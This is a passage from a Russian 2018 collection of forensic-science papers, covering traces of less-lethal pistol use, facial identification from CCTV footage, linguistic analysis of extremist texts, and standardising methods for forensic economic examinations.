действие газов будет значительно меньше. Об этом свидетельствуют меньшие по размерам разрывы ткани крестообразной формы и меньшее количество оплавленных концов нитей.

Форма и размеры повреждения, наряду с общими сведениями о материале преграды, свидетельствуют о калибре патрона травматического действия, его мощности и модели ОООП. Маломощные патроны с энергией не более 50 Дж обладают небольшой пробивной способностью преграды. Пуля, летящая с указанной мощностью, пробивает насквозь легкую одежду (рубашка, футболка). Судить о применении такого патрона следует лишь по отложению копоти и небольшим повреждениям в виде вмятин на поверхности. Следует учитывать, что в результате попадания в цель резиновой пули копоть откладывается неравномерно, эффект «минус ткани», как правило, отсутствует.

В результате применения среднемощных травматических патронов (энергией не более 80 Дж), образованные повреждения характеризуются существенной степенью деформации, среди которых: разрывы ткани, наличие входного и выходного отверстия верхней одежды и др. При попадании снаряда в мягкие ткани тела человека образовываются синяки и ссадины. В случае стрельбы данными патронами по открытым участкам тела пуля проникает под кожу [4, 14]. По конфигурации линии разрыва ткани или входного отверстия можно исключить факт использования огнестрельного оружия и говорить именно о применении ОООП.

В результате стрельбы мощными травматическими патронами с энергией до 91 Дж степень тяжести повреждений заметно увеличивается. Пуля, обладающая указанной мощностью, пробивает насквозь 10-миллиметровую древесину, автомобильные стекла, стальной лист толщиной до 2 мм. На участках тела с мягкими тканями пуля проникает под кожу на величину более собственного диаметра [4, 16].

Производство выстрела сопряжено с выбросом газов, копоти и частиц несгоревшего пороха из ствола и других частей оружия (пазы затвора, каморы барабана, окно затвора и т. д.). В результате выстрела образуется облако из продуктов горения пороха, которое оседает на стрелявшем, а в случаях, когда дистанция стрельбы небольшая, то и на жертве. На стрелявшем данные следы выстрела следует искать на кистях, лице и других открытых участках тела, а также на одежде. Изымать их необходимо на ватный тампон, смоченный дистиллированной водой. Не стоит забывать и о контрольных образцах. Данные объекты упаковываются в бумажную упаковку.

Выстрел из оружия всегда сопровождается звуковым явлением. Выстрел из ОООП слабее выстрела из огнестрельного оружия и характеризуется меньшей слышимостью на расстоянии. Если очевидец происшествия знаком с огнестрельным оружием и ОООП, ему не составит труда определить, какое именно оружие применялось.

В случаях, когда стрельба ведется в ночное время, еще одним характерным признаком ОООП будет пламя, вылетаемое из ствола. По причине малой навески пороха и сравнительно малой мощности патрона пламя из ствола будет заметно слабее по сравнению с огнестрельным оружием.

Следы нецелевого применения ОООП образуются в результате его использования в качестве обычного орудия преступления, например, как предмет для нанесения ударов. В результате этого образовываются повреждения различной формы и размеров, которые могут быть схожи с формой и размерами отдельных частей оружия. В случае такого применения ОООП частички лакокрасочного покрытия оружия могут оставаться на следовоспринимающем объекте (тело человека, одежда, иные предметы), а частички следоовоспринимающего объекта могут уноситься и оставаться на следообразующем объекте (оружии). В основном данные следы находятся у основания рукояти и на дульном срезе оружия, так как именно этими частями оружия чаще всего наносят удары.

В ходе исследования оружия как **следовоспринимающего объекта** можно получить информацию о следах человека, оставляемых на нем, его частях и гильзах (следы рук, биологические следы, запаховые следы), а также о следах, образуемых при эксплуатации и хранении оружия (микроволокна, микрочастицы и микронаслоения вещества).

Как известно, подержав оружие в руках, человек неизбежно оставляет на его поверхности свои следы. Аналогичная ситуация складывается и с гильзами патронов при снаряжении оружия. Следы рук человека на оружии представляют интерес не только с точки зрения дактилоскопической экспертизы, но и биологической экспертизы. Если оружие находится в руках некоторое время, то человек оставляет на его поверхности устойчивый индивидуальный запах. В случае с ОООП расположение указанных следов будет на рукоятке, затворе, барабане и других выступающих частях. Практике проведения дактилоскопической экспертизы известно множество случаев обнаружения следов рук на подобных объектах в результате обработки их парами цианакрилата.

В случае неквалифицированного обращения с оружием при стрельбе ход затвора может повредить кисть между большим и указательным пальцем, поэтому, помимо следов рук и запаха человека на оружии могут быть и следы крови.

Еще одним важным видом следов являются микроволокна и микроколичества вещества от предметов, в которых содержится оружие. ОООП может находиться в кармане, в чехле, закладываться за пояс. В результате этого микрочастицы указанных объектов неизбежно будут переноситься на поверхность оружия. При хранении в сейфе на выступающие части оружия могут переноситься частицы лакокрасочного покрытия и т. д.

При работе с подобными объектами необходимо проявлять повышенную аккуратность, чтобы не уничтожить имеющиеся следы и не оставить своих. Об этом необходимо знать не только следователю, но и каждому участнику следственно-оперативной группы.

Обнаруженное на месте происшествия ОООП служит также **объектом, содержащим в себе определенную информацию**. Сведения о владельце оружия, его смене, проводимых проверках и о самом оружии находятся в информационных базах правоохранительных органов, а также организаций, изготавливающих и реализующих ОООП. Действующими нормативно-правовыми актами МВД России [2] установлено требование обязательного внесения указанных данных в АИПС «Оружие-МВД».

Данную информацию можно получить в ходе исследования маркировочных обозначений ОООП, которые, в обязательном порядке, наносятся на рамку, затвор, ствол и барабан. Маркировочные обозначения содержат номер оружия, наименование модели, калибр оружия, а также товарное клеймо завода-изготовителя. В отдельных случаях могут наноситься испытательные клейма и другая информация об оружии.

Сверив номерное обозначение на ОООП со сведениями, содержащимися в информационных базах данных ОВД, можно получить исчерпывающую информацию о владельце (ах) оружия, когда, где и кем оно было куплено, изготовлено и др. В случаях, когда маркировка на оружии уничтожена, ее содержание может быть установлено в ходе проведения судебно-химической экспертизы.

Следовая картина при использовании ОООП на месте происшествия может свидетельствовать не только об орудии преступления, но и о его участниках и обстоятельствах совершения. Поэтому привлечение следователем специалиста к проведению ОМП должно осу-

ществляться из необходимости получения максимальной информации о преступлении. На наш взгляд, привлечение специалиста-баллиста к производству указанных ОМП является наиболее целесообразным. Только лицо, обладающее специальными познаниями в области судебной баллистики сможет ответить на такие вопросы как: имело ли место совершение преступления с применением ОООП или это имитация; каково количество нападавших; какое оружие применялось; каковы навыки ведения стрельбы у стрелявшего; какова дистанция и направление стрельбы и т. д. Значимость ответов на эти и другие вопросы очевидна не только для квалификации преступления, но и для раскрытия его по горячим следам.

Библиографический список

1. Федеральный закон Российской Федерации от 13 декабря 1996 г. № 150-ФЗ «Об оружии».

2. Приказ МВД России от 29 июня 2012 г. № 646 «Об утверждении административного регламента исполнения министерством внутренних дел Российской Федерации государственной функции по контролю за оборотом гражданского, служебного и наградного оружия, боеприпасов, патронов к оружию, сохранностью и техническим состоянием боевого ручного стрелкового и служебного оружия, находящегося во временном пользовании у граждан и организаций, а также за соблюдением гражданами и организациями законодательства Российской Федерации в области оборота оружия».

3. Глаголева Т. А. Криминалистическое исследование коротких стволь ных огнестрельных объектов под патроны, снаряженные резиновой пулей и следов их выстрелов : дисс. ... канд. юрид. наук. – М., 2009.

4. Гребнев Д. Г. Характеристика огнестрельных ранений из травматического оружия, особенности диагностики и хирургического лечения : дисс. ... канд. мед. наук. – СПб, 2011.

5. Пономарев Н. П., Стригуненко И. К. Огнестрельное оружие ограниченного поражения : учебное пособие. – Краснодар, 2015.

6. Чулахов В. Н. Криминалистичекое значение и особенности исследования навыков изготовителя самодельного огнестрельного оружия // Вестник криминалистики. Вып. 1. – М. : Спарк, 2000. – С. 68–71.

Вячеслав Абдуллович Газизов[1],
доцент кафедры экспертно-криминалистической деятельности
учебно-научного комплекса судебной экспертизы
Московского университета МВД России им. В. Я. Кикотя,
доцент

Игорь Николаевич Подволоцкий[2],
доцент кафедры судебных экспертиз
Московского государственного юридического
университета им. О. Е. Кутафина (МГЮА),
кандидат юридических наук, доцент

СОВРЕМЕННЫЕ ТЕНДЕНЦИИ АНАЛИТИЧЕСКОЙ СТАДИИ ПОРТРЕТНОЙ ЭКСПЕРТИЗЫ

Распространенным объектом исследования в портретной экспертизе являются электронные фотографии и видеоизображения. Подобная ситуация складывается в связи с повсеместным внедрением видеорегистрирующих средств, совмещенных с компьютерными технологиями. Установкой средств фиксации окружающей обстановки в местах массовых скоплений граждан и особо охраняемых объектов правоохранительные органы решают широкий спектр задач, направленных на обеспечение мер общественной безопасности. Зачастую видеозаписи являются основным средством доказывания совершения преступлений в ситуациях отсутствия свидетелей.

Изымаемые видеозаписи с камер наблюдения, установленных в местах совершения преступлений в соответствующем порядке направляются для проведения исследования[3]. В ряде случаев назначения портретных экспертиз, следователи осуществляют предварительное консультирование с экспертами по перспективам решения возникающих задач. Основным носителем портретной информации являются CD и DVD диски, за редким исключением встречаются «флеш-накопители». Передача цифровых изображений посредством интернет технологий и мобильных устройств исключена, т. к. не раз-

---

[1] © Газизов В. А., 2018.

[2] © Подволоцкий И. Н., 2018.

[3] За период с 2016 по 2017 гг. в ЭКЦ МВД России по Красноярскому краю было проведено судебных портретных экспертиз в количестве 135 шт. Здесь и далее статистика приводится из сообщения эксперта Е. А. Базаровой на заседании круглого стола, посвящённого проблемам портретных экспертиз.

работан механизм процессуального оформления подобной процедуры и защиты достоверности передаваемой информации.

Первостепенной, а до момента обнаружения подозреваемого человека и единственной остается задача признания портретного видеоизображения пригодным для проведения сравнительного идентификационного исследования. К сожалению, наиболее распространенным ответом на данный вопрос является: «Видеоизображение гражданина Н., запечатленного на месте происшествия по адресу … для идентификации его личности по признакам внешности не пригодно». Подобный ответ формулируется экспертами в 89 % случаев. При положительных ответах эксперты формулируют вероятный вывод об условной пригодности объекта для дальнейшей идентификации.

Отрицательный ответ о пригодности портретного изображения для дальнейшей идентификации в основном связан с низким качеством отображения внешности человека. Подобный вывод включает в себя и малую площадь головы человека, запечатленного в кадре, и низкое разрешение съемочной камеры, и недостаточный объем признаков внешности, отобразившихся на видеозаписи вследствие маскировки. Представляется, что для повышения степени пригодности объектов идентификации следует предпринимать комплексные подходы к изучению внешности человека. Традиционные методы портретной экспертизы, рассчитанные на сравнение анатомических признаков внешности на одноракурсных фотоизображениях, себя исчерпали. В настоящее время следует расширять круг выявляемых и сравниваемых элементов внешности, входящих в облик человека [1–5]. Существенными для идентификации личности являются комплексные, а также функциональные (динамические) признаки внешности. Их потенциал еще не изучен, однако они могут использоваться для идентификации человека. Для полноты отображения комплексных и функциональных признаков необходимо запечатление фигуры человека в полный рост и фиксации его действий на протяжении значительного периода времени на видеозаписи. Сравнение параметров фигуры (роста, телосложения) человека, при их явном различии, позволяет решать вопросы идентификации в категорической форме, (когда эксперт формулирует категорический вывод об отсутствии тождества сравниваемых лиц), даже при отсутствии сравнения анатомических элементов лица человека. Очертания предметов одежды, повторяющих общий размер, форму и пропорции тела могут использоваться для идентификации. Эксплуатация предметов одежды формирует силуэт ее владельца, повторяя контуры недостатков или откло-

нений в развитии костного скелета человека. Специфическая структура тела, вместе с привычками, влияет на позицию, положение и общие движения человека в пространстве. Например, привычка переносить тяжести в одной руке, формирует различное расположение плечей относительно горизонтальной плоскости, при этом для каждого человека этот показатель будет индивидуальным.

Видимо формулировку вывода о признании видеозаписей условно пригодными для идентификации личности, можно считать обоснованной, если предположить, что в дальнейшем эксперту будут представлены сопоставимые сравнительные образцы.

Среди портретных экспертиз, в ходе которых решались идентификационные задачи, в 51 % случаев эксперты пришли к категорическому выводу; 35 % – выводов носят вероятный и 14 % – это вывод о том, что решить задачу не представляется возможным. Подобная дифференциация выводов зависит от разных причин и не последняя из них – объективность применяемых методов сравнения. Большинство методов сравнения в портретной экспертизе формируют мнение специалиста на основе субъективных критериев совпадения и различия выявленных признаков внешности. К числу объективных методов сравнения следует отнести методы, основанные на вероятностной оценке идентификационной значимости признаков внешности и сопоставлении одноименных относительных величин.

Представляется, что основной причиной редкого использования математических приемов сравнения является рутинный алгоритм, непозволяющий реализовать весь их потенциал из-за архаичных способов вычисления. Изменить ситуацию в данной области можно путем создания автоматизированных экспертных программ, позволяющих решать широкий спектр диагностических задач, направленных на определение характеристик электронных носителей портретной информации, способных выявлять признаки монтажа и другие способы изменения первоначального содержания записей. В алгоритм подобных программ должны входить методы оценки качества представленного изображения, возможность проведения процедур подготовки портретов для сравнения, включающих улучшение визуальных характеристик изображения, а также приведение его к стандартному положению и единому масштабу. Использование компьютерных программ на основе сравнения параметров нейронных сетей позволит сравнивать как отдельные анатомические признаки внешности человека, так и в совокупности с комплексными и функциональными.

Важным составляющим элементом используемых компьютерных технологий должен быть четкий и понятный инструментарий, фиксирующий все манипуляции эксперта по обработке портретных изображений в ходе применения методов сравнения. К слову сказать, это необходимо делать, начиная с момента изъятия видеограммы следователем на месте происшествия. Уже в процессе следственного действия электронный документ должен быть защищен от возможного его повреждения (уничтожения, замены) посредством независимых паролей, а после производства исследования, также должна иметься возможность проверить адекватность всех сравниваемых изображений. Подобные процедуры сейчас применяются в порядке частной инициативы экспертом, который уже «обжегся» на неполноте фиксации хода и результатов исследования, выявленных во время повторных экспертиз или допроса в судебной инстанции.

С проблемами представления в суде электронных (цифровых) доказательств сталкиваются не только в России, но и во всем мире. Она заключается в том, что по содержанию электронного файла трудно проверить подлинность и достоверность, содержащейся в нем информации. Существующие правила получения и использования электронных доказательств в разных странах далеко не безупречны и применяются в судопроизводстве на основе традиций общего права [6]. Представляется, что избежать многих недостатков данного способа передачи, обработки и хранения информации в условиях широкого использования цифровых технологий можно путем создания международной правовой базы и соответствующих национальных стандартов, сопровождающих процедуры получения, исследования и использования электронных доказательств в уголовном судопроизводстве.

Необходимо отметить еще один важный момент, связанный с единообразным подходом к процедуре исследования объектов судебных экспертиз в России, заключающийся в необходимости создания национального технического регламента деятельности эксперта, который бы осуществил нормативное закрепление порядка проведения исследования, установил бы критерии допуска специалиста и применяемого оборудования для использования в исследовании, а также структуру и содержание заключения эксперта.

Таким образом, совершенствование правового, методического и технологического инструментария позволит повысить эффективность судебной портретной экспертизы и достоверность ее как судебного доказательства.

Библиографический список

1. Бондаренко П. В., Гусев В. Б. Методы сравнительного исследования при проведении портретных экспертиз по изображениям, полученным с помощью камер видеонаблюдения // Энциклопедия Судебной Экспертизы. – 2017. – № 2 (13). – С. 44–50.

2. Булгаков В. Г. Методические основы криминалистической идентификации и диагностики человека по его динамическим признакам : монография. – М., 2014;

3. Дмитриева Л. В. К вопросу о возможности применения некоторых биометрических методов идентификации человека в портретной экспертизе // Энциклопедия Судебной Экспертизы. – 2017. – № 2 (13). – С. 70–76.

4. Захарова Л. Ю. «Возраст человека» как идентификационный признак // Энциклопедия Судебной Экспертизы. – 2017. –№ 2 (13) – С. 88–95.

5. Ильин Н. Н. Криминалистическая идентификация человека по признакам внешнего облика, запечатленным на видеоизображениях. – М., 2015.

6. Всестороннее исследование проблемы киберпреступности. Проект Управление Организации Объединенных Наций по наркотикам и преступности. 2013 год, февраль. – Нью-Йорк, 2013. С. 175–187 // URL: http: //www.unodc.Org/documents/organized-crime/cybercrime/Cybercrime Study Russian.pdf. [Электронный ресурс] (режим доступа свободный. Последнее обращение 28.02.2018).

Елена Игоревна Галяшина[1],
Заместитель заведующего кафедрой судебных экспертиз
института судебных экспертиз
Московского государственного юридического университета
имени О. Е. Кутафина,
доктор юридических наук,
доктор филологических наук, профессор

К ВОПРОСУ О НАЦИОНАЛЬНОЙ СПЕЦИФИЧНОСТИ ИЛИ УНИВЕРСАЛЬНОСТИ МЕТОДИК СУДЕБНОЙ ЛИНГВИСТИЧЕСКОЙ ЭКСПЕРТИЗЫ ЭКСТРЕМИСТСКИХ МАТЕРИАЛОВ

Экстремизм и, его наиболее опасная форма проявления, терроризм сегодня выходят на международный, глобальный уровень, захватывая медийное и информационно-телекоммуникационное пространство, вовлекая в сферу своей деструктивной деятельности значительное число граждан различных государств, дезорганизуя органы управления суверенных государств, формируя трансграничные преступные связи во всех сферах жизнедеятельности современного общества.

Транснациональная организованная преступность активно использует для вербовки своих сторонников, пропаганды идей сепаратизма, шовинизма, ксенофобии и религиозного фанатизма, новейшие достижения психологической и лингвистической науки, включая манипулятивные вербальные техники с актуализацией в массовой коммуникации речевой агрессии и языка вражды. Под термином «язык вражды» (hate speech) понимаются слова и выражения, обозначающие отрицательную оценку лиц по признаку пола, расы, языка, этнического происхождения, религиозной принадлежности и иным характеристикам социальной группы. В агрессивной речи проявляется враждебное отношение к адресату на основании его принадлежности к некоторой группе людей.

Для проявлений в речи вербальной агрессии, обязательным для выражения смысловых компонентов вражды и ненависти по признаку принадлежности адресата к определенной социальной группе является противопоставление каких-либо групп лиц и проявление враждебного отношения к тем из них, которые являются для автора «чужими». Такое противопоставление обязательно для текстов с признаками разжигания межнациональной, межконфессиональной или иной

[1] © Галяшина Е. И., 2018.

другой межсоциальной розни. Отсутствие в тексте противопоставления групп или выражения оценки противопоставленных групп лиц по признаку социальной принадлежности исключает возможность отнесения такого текста к разжигающему рознь экстремистскому материалу. Семантический компонент «*противопоставление каких-либо групп лиц и проявление враждебного отношения к тем из них, которые являются для автора «чужими»*» носит для «языка вражды» и текстов экстремисткой направленности универсальный характер, независим от национального языка, может быть выражен вербальными средствами на любом естественном языке, быть включенным в креолизованный текст с невербальными компонентами. Целью проявлений словесного экстремизма является, чаще всего, инициация беспорядков, гражданское неповиновение, террористические акции и иные проявления агрессивного деструктивного поведения в отношении той или иной социальной группы, которая является для автора текста «чужой».

Эффективное противодействие «языку вражды» как глобальной угрозе миропорядку и безопасности актуализирует проблему активизации международного сотрудничества в сфере судебно-экспертной деятельности, включая разработку универсальных методических подходов для выявления семантических концептов экстремизма в текстах на любом национальном языке.

Международно-правовые стандарты в области прав человека, провозглашая право каждого человека на свободное выражение своего мнения, вместе с тем предусматривают, что всякое выступление в пользу национальной, расовой или религиозной ненависти, представляющее собой подстрекательство к дискриминации, вражде или насилию; всякое распространение идей, основанных на расовом превосходстве или ненависти, всякое подстрекательство к расовой дискриминации, а также все акты насилия или подстрекательство к таким актам, направленным против любой расы или группы лиц другого цвета кожи или этнического происхождения, предоставление любой помощи для проведения расистской деятельности, включая ее финансирование; всякая дискриминация на основе религии или убеждений должны быть запрещены законом (Всеобщая декларация прав человека от 10 декабря 1948 г., Международный пакт о гражданских и политических правах от 16 декабря 1966 г., Международная конвенция о ликвидации всех форм расовой дискриминации от 21 декабря 1965 г., Декларация Генеральной Ассамблеи ООН от 25 ноября 1981 г. о ликвидации всех форм нетерпимости и дискрими-

нации на основе религии или убеждений, Конвенция о защите прав человека и основных свобод от 4 ноября 1950 г.).

Шанхайской конвенцией о борьбе с терроризмом, сепаратизмом и экстремизмом от 15 июня 2001 г. предусмотрено, что терроризм, сепаратизм и экстремизм, вне зависимости от их мотивов, не могут быть оправданы ни при каких обстоятельствах, а лица, виновные в совершении таких деяний, должны быть привлечены к ответственности в соответствии с законом.

В интересах реализации названных конституционных запретов и выполнения международных обязательств в Уголовном кодексе Российской Федерации предусмотрена ответственность за совершение преступлений экстремистской направленности [1].

К числу преступлений экстремистской направленности относятся преступления, совершенные по мотивам политической, идеологической, расовой, национальной или религиозной ненависти, или вражды либо по мотивам ненависти или вражды в отношении какой-либо социальной группы.

Для определения целевой направленности информационных материалов может быть назначено производство судебной лингвистической экспертизы. К производству экспертизы могут привлекаться, помимо лингвистов, и специалисты соответствующей области знаний (психологи, историки, религиоведы, антропологи, философы, политологи и др.). В таком случае назначается производство комплексной экспертизы.

При назначении судебных экспертиз по делам о преступлениях экстремистской направленности не допускается постановка перед экспертом не входящих в его компетенцию правовых вопросов, связанных с оценкой деяния, разрешение которых относится к исключительной компетенции суда. В частности, перед экспертами не могут быть поставлены вопросы о том, содержатся ли в тексте призывы к экстремистской деятельности, направлены ли информационные материалы на возбуждение ненависти или вражды.

Лингвистическая экспертиза по делам, сопряженным с обвинением в словесно выраженном экстремизме или терроризме, зачастую является решающим и единственным доказательством, т. к. без нее невозможно установить само событие преступление (corpus delicti). Именно в результате семантического лингвистического исследования текста выявляются слова, высказывания, которые могут быть инкриминированы как признаки разжигания розни и вражды по признаку принадлежности к определенной социальной группе. В ходе семанти-

ческого анализа выявляется трехкомпонентная семантическая структура: о каком предмете речи говорится в высказывании и что именно автор о нем сообщает читателю (пропозитивный анализ); какое отношение к предмету речи автор выразил в своем тексте (анализ выраженного отношения); какая информация о цели обсуждения данного предмета речи сообщена читателю (анализ речевых целей) [2]. Результаты лингвистических экспертиз, в том числе по делам, сопряженным с экстремистскими и террористическими проявлениями, в последние годы вызывают немало нареканий. К числу причин, вызывающих многочисленные экспертные ошибки и сдерживающими развитие лингвистической экспертизы, относится и отсутствие единых и общепринятых методических рекомендаций [3, с. 35], акценты на специфичность национального законодательства или языковую специфику реализации устных или письменных текстов.

Так, например, по мнению экспертов республики Беларусь, выявление указанной семантической трехкомпонентной структуры составляет надежную методическую основу лингвистического анализа и позволяет эффективно исследовать различного рода речевые произведения (в том числе и креолизованные) и решать сложные разноплановые экспертные задачи. … Вместе с тем, данная методика при всех ее неоспоримых достоинствах не может в полной мере использоваться для нужд производства комплексной психолого-лингвистической экспертизы (далее – КПЛЭ) в Республике Беларусь в силу существенных различий в законодательстве двух государств … В Законе Республики Беларусь от 4 января 2007 года № 203-З «О противодействии экстремизму» значения «унижение …», «обвинение …» и «оправдание …» не содержатся. Если же таковые выявляются в ходе экспертизы информационных материалов, то они включаются в качестве признаков значений «разжигание …. вражды или розни» или «пропаганда исключительности, превосходства …». Особого внимания требуют тексты, созданные на собственно белорусской почве. При принятии экспертных решений необходимо учитывать национальную специфику, проявляющуюся в том числе и на уровне языковых средств выражения» [4].

Конечно, речевые (вербальные) средства выражения экстремистских значений в конкретном тексте как объекте судебно-экспертного исследования определяются во многом особенностями языка как инструмента коммуникации, предопределяя языкозависимость применяемых лингвистических методов для их исследования. Однако, принципы и методология выявления концептов, формирующих се-

мантическое поле вербального «экстремизма», вполне могут быть возведены в ранг универсальных методических подходов исследования текстов на предмет выявления «языка вражды». И независимо от особенностей национального законодательства любой человек имеет право знать, какие конкретно слова, фразы, высказывания, вменяемые ему в качестве состава преступления, обладают необходимым и достаточным комплексом признаков, определяющих их деликтность (corpus delicti).

Библиографический список

1. Постановление Пленума Верховного Суда Российской Федерации от 28 июня 2011 г. № 11 «О судебной практике по уголовным делам экстремистской направленности» (в ред. Постановления Пленума Верховного Суда Российской Федерации от 03.11.2016 г. № 41).

2. Кукушкина О. В., Сафонова Ю. А., Секераж Т. Н. Методика проведения судебной психолого-лингвистической экспертизы материалов по делам, связанным с противодействием экстремизму и терроризму. – М. : РФЦСЭ при Минюсте России, 2014.

3. Галяшина Е. И. Проблемы повышения эффективности и качества судебной лингвистической экспертизы. // Вестник Московского университета МВД России. – 2017. – № 2. – С. 34–36.

4. Андреева А. В., Кирдун А. А. Методики производства судебной лингвистической экспертизы: аналитический обзор // URL: http://sud-expert.gov.by/%D0 %9A%D0 %B8 %D1 %80 %D0 %B4 %D1 %83 %D0 %BD%20 %D0 %B4 %D0 %BE%D0 %BA%D0 %BB%D0 %B0 %D0 %B4.pdf.

Дмитрий Сергеевич Гольцев[1],
старший научный сотрудник
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя
кандидат экономических наук

Оксана Владимировна Кивель[2],
научный сотрудник
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя
кандидат юридических наук

НЕКОТОРЫЕ ВОПРОСЫ СТАНДАРТИЗАЦИИ МЕТОДИЧЕСКОГО ОБЕСПЕЧЕНИЯ СУДЕБНО-ЭКОНОМИЧЕСКИХ ЭКСПЕРТИЗ

Высокий уровень коррупции в денежно-кредитной системе, незаконное обналичивание денежных средств, фиктивное и преднамеренное банкротство, отток капитала и вывод финансовых активов компаний в офшоры следует отнести к числу главных проблем, известных мировому экономическому сообществу и особенно остро стоящих перед развивающимися странами и, в частности, Россией.

С точки зрения экономической безопасности именно кредитно-финансовая сфера России является сегодня одним из наиболее слабых ее звеньев. В условиях длительного кризиса, а также из-за влияния антироссийских экономических санкций огромное значение имеет обеспечения стабильной работы экономических механизмов, выявление и предотвращение преступлений в сфере экономики.

При этом под финансовой безопасностью государства автор понимает наиболее важную подсистему экономической безопасности государства, представляющую собой результат деятельности по обеспечению защиты органами законодательной, исполнительной и судебной власти национальных интересов в бюджетной, налоговой, финансово-кредитной и денежно-валютной сферах от внешних и внутренних угроз.

Одним из эффективных инструментов обеспечения экономической безопасности государства является судебно-экономическая экспертиза. Судебно-экономическая экспертиза – процессуальное действие, состоящее из проведения исследований и дачи заключения

[1] © Гольцев Д. С., 2018.
[2] © Кивель О. В., 2018.

экспертом-экономистом, по вопросам, разрешение которых требует специальных знаний в области экономической науки, поставленных перед экспертом судом, судьей, органом дознания, лицом, производящим дознание, следователем или прокурором, в целях установления обстоятельств, подлежащих доказыванию по конкретному уголовному делу. [1]

В настоящее время проведение различных видов судебно-экономических экспертиз регламентируется приказом МВД России от 11 января 2009 г. № 7 (с изм. от 16.05.2016 г.) «Об утверждении Наставления по организации экспертно-криминалистической деятельности в системе МВД России», приказом МВД России от 29 июня 2005 г. № 511 (ред. от 18.01.2017 г.) «Вопросы организации производства судебных экспертиз в ЭКП ОВД РФ», приказом МВД России от 9 января 2013 г. № 2 «Вопросы определения уровня профессиональной подготовки экспертов в системе МВД России», указанием заместителя Министра внутренних дел России Смирного А. М. № 1/1495 от 26.02.2010 г. «Об обеспечении разделения компетенций подразделений судебно-экономических экспертиз и документальных проверок и ревизий органов внутренних дел» и письмом № 37/9-951 от 06.03.2006 г. «О распределении компетенции экспертов и ревизоров».

Однако судебно-экономические экспертизы до сих пор не обеспечены современными паспортизованными методиками. Кроме того, уже более 10 лет применяются международные стандарты финансовой отчетности (МСФО), развита система аудиторской деятельности в данной области, но ни в одном руководстве по судебно-бухгалтерской экспертизе какие-либо методики, позволяющие проводить соответствующие экспертные исследования, не описаны.

В результате сложилась критическая ситуация с разработкой, утверждением и практическим использованием паспортизированных экспертных методик по всем родам и видам судебно-экономической экспертизы. Вместо экспертных методик сотрудники ЭКП ОВД РФ вынуждены использовать многочисленные инструктивные письма, рекомендации, простейшие учебные пособия и методические указания, несмотря на то, что в п. 9 ч. 1 ст. 204 УПК РФ прямо указывается на необходимость указания в заключении эксперта примененных им методик. [2]

В настоящее общая методика проведения исследований в рамках судебно-экономической экспертизы включает в себя следующие последовательно выполняемые действия:

1. Ознакомление со всеми объектами исследования, представленными для производства экспертизы;

2. Анализ достаточности объектов исследования для разрешения поставленных перед экспертом вопросов и дачи заключения;

3. Определение возможности дачи заключения по поставленным вопросам и степени определенности выводов;

4. Определение методов и способов проведения исследования;

5. Определение экономического содержания хозяйственных операций, имущества и обязательств, сведения о которых содержатся в представленных материалах;

6. Определение показателей исследуемой финансово-хозяйственной деятельности;

7. Определение в пределах компетенции эксперта-экономиста обязанностей исследуемых лиц по выполнению положений соответствующих отраслей законодательства;

8. Установление фактического выполнения исследуемыми лицами положений соответствующих отраслей законодательства;

9. Сопоставление определенных в ходе исследований обязанностей лиц по выполнению положений соответствующих отраслей законодательства с их фактическим выполнением;

10. Анализ и обобщение полученных результатов и формулирование выводов.

Однако данная методика является общей, и зачастую, не подходит для проведения узкоспециализированных экспертиз. Поэтому при отсутствии стандартизированных экспертных методик по конкретным видам экспертиз, имеющих необходимый правовой статус, остается высоким уровень рисков признания соответствующих заключений экспертов недопустимыми доказательствами после их проверки (ст. 87 УПК РФ) и оценки (ст. 88 УПК РФ).

Ввиду несовершенства или отсутствия типовых методик проведения судебно-экономических экспертиз в настоящее время часто встречаются следующие экспертные ошибки:

1. Недостаточность выборки коэффициентов, которые используются для определения составляющих финансового состояния: платежеспособности, рентабельности, финансовой устойчивости и т. д.;

2. Применение экспертами части нормативов, заданных федеральным органом исполнительной власти в сфере банкротства в 90-х гг. прошлого века;

3. Формулирование выводов исключительно на основе технического расчета коэффициентов. В данном случае исследование становится неполным, а выводы необоснованными;

4. Механическое наложение установленного на предыдущем этапе экономического содержания осуществленных финансово-хозяйственных операций на общий тренд динамики, исследуемой составляющей финансового состояния. При этом необходимо дать оценку как конкретная финансово-хозяйственная операция (совокупность операций) повлияли на изучаемые экспертом составляющие финансового состояния исследуемого лица, исключив воздействие остальных операций, либо разложив их воздействие методами факторного анализа. В данном случае экспертами игнорируется влияние остальных операций, осуществлявшихся в исследуемом периоде, которые также оказывают влияние на динамику финансового состояния;

5. Ошибки в построении правовой модели обязательств, возникающих на основе установленных фактов хозяйственной деятельности. Ошибки могут допускаться в связи с неправильным применением конкретных норм законодательства, устанавливающих ставки, льготы и т. д.

Исходя из анализа наиболее часто встречающихся экспертных ошибок можно сделать вывод о необходимости скорейшей разработки и утверждения типовых методик по каждому виду судебно-экономических экспертиз в целях повышения качества их проведения. Разработка типовых экспертных методик также позволит улучшить качество подготовки экспертных кадров в области экономических экспертиз учебными заведения системы МВД России.

Также имеется острая необходимость в создании современных экспертных систем с обширными базами данных и библиотеками знаний, позволяющих специалисту в интерактивном режиме обрабатывать большие объемы информации, имеющей отношение к расследуемому преступлению в сфере экономики. В целях более быстрого и всестороннего проведения судебно-экономических экспертиз, на наш взгляд, представляется необходимым не только использовать данные предоставленные инициатором проведения экспертизы, а также использовать информационные базы Федеральной налоговой службы и системы СПАРК. Использование вышеприведенных баз, данных позволяет круглосуточно получать оперативный доступ к отчетности российских компаний из любой точки мира. Базы содержат ежеквартальные отчеты, списки аффилированных лиц, годовую бухгалтерскую отчетность и контактную информацию компаний.

Разработка и широкое применение подобных информационных баз, данных позволит вывести на более высокий уровень и информационно-методическое обеспечение судебно-экономических экспертиз всех видов.

Библиографический список

1. Рекомендации о порядке производства экономических экспертиз экспертно-криминалистическими подразделениями органов внутренних дел // Направлено в ЭКП ОВД России 30.04.2004 г. (исх. 37/18-1997 от 30.04.2004 г.).

2. Научно-методические и информационно-технологические основы развития судебно-экономической экспертизы в уголовном судопроизводстве. Прорвич В. А. // Теория и практика судебной экспертизы: международный опыт, проблемы, перспективы : сборник научных трудов I Международного форума (7–8 июня 2017 г.): научное электронное издание (90,4 МБ). – М. : Московский университет МВД России имени В. Я. Кикотя, 2017 г. – 648 с.

Виталий Феликсович Гольчевский[1],
начальник кафедры автотехнической экспертизы и автоподготовки
ФГКОУ ВО «Восточно-Сибирского института МВД России»,
кандидат технических наук, доцент

